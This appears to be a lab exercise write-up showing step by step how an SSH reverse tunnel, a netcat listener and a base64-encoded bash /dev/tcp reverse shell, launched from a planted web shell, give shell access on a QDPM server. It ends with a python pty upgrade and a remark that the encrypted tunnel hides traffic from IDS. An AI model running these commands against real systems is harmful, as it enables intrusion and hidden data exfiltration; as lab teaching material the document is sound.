HTTP Exfil

Due to issues with the lab network & vmware NAT we are proving reverse shell access over SSH. This exercise does not show exfiltration, only the ability to do so.

```
┌──(agent22㉿ks5)-[~]
└─$ ssh -R18015:127.0.0.1:10000 nwpull@192.168.168.161 -p22020
nwpull@192.168.168.161's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)
```

The first step I took was to create a reverse tunnel over SSH using the nwpull account I created in a previous step. Most of this command is the normal SSH command. I will explain the -R section. -R specifies that this is a reverse tunnel. Port 18015 is the entrance to the reverse tunnel. Data sent to this port on the QDPM server will enter the tunnel. 127.0.0.1 tells the tunnel to send the data to the kali host itself. This option can also be used to route the traffic from the reverse tunnel to a different host. 10000 specifies the port to send the tunneled data to on the kali box.

```
┌──(agent22㉿ks5)-[~]
└─$ nc -lvp 10000
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::10000
Ncat: Listening on 0.0.0.0:10000
```

I then started netcat on the kali box. -l tells netcat to listen. -v instructs netcat to be verbose. -p specifies the port that kali needs to listen on. This configuration will catch the data sent by the reverse tunnel.


```
┌──(agent22㉿ks5)-[~]
└─$ b64=$(echo '/bin/bash -l > /dev/tcp/127.0.0.1/18015 0<&1 2>&1' | base64)

┌──(agent22㉿ks5)-[~]
└─$ echo $b64
L2Jpbi9iYXNoIC1sID4gL2Rldi90Y3AvMTI3LjAuMC4xLzE4MDE1IDA8JjEgMj4mMQo=
```

I then converted a reverse shell command to base64 and stored it in a variable. I then echoed out the value of that variable. Notice how the output input of the bash shell is directed to port 18015, the same port we configured as the entrance to the SSH reverse tunnel.

```
┌──(agent22㉿ks5)-[~]
└─$ echo "L2Jpbi9iYXNoIC1sID4gL2Rldi90Y3AvMTI3LjAuMC4xLzE4MDE1IDA8JjEgMj4mMQo=" | base64 -d | /bin/bash
```

Using that value, I created a command sequence that decodes the base64 string back into normal text, then runs the command with bash. This base64 string is necessary because the command doesn't encode well into URL, causing it to error out.




Next, I ran the command using my web shell established on the box in a previous step.

```
┌──(agent22㉿ks5)-[~]
└─$ nc -lvp 10000
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::10000
Ncat: Listening on 0.0.0.0:10000
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:40810.
whoami
www-data
whoami
www-data
```

When I executed the command in the web shell the QDPM server routed the reverse bash shell back to my kali system through the SSH reverse tunnel. This gives me a basic, non-interactive shell.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@qdpmConficker:/var/www/html/uploads/users$
```

I then used python to spawn an interactive shell. import pty imports the pseudoterminal python library. pty.spawn spawns a pseudoterminal. The type of sudo terminal is specified by the shell in the () brackets. This gives me the ability to freely navigate and manipulate the system with whatever permissions www-data has. I can also exfiltrate data over this connection. Because this connection is encrypted via SSH, any intermediate firewall or IDS systems will be unable to read my data.



This diagram shows how the tunneling of data works. It also shows how the -R part of the SSH command is structured. Finally, at the bottom is shown how the bash reverse shell command is related to the SSH command. Note that this example does not use the same ports used in the earlier demonstration.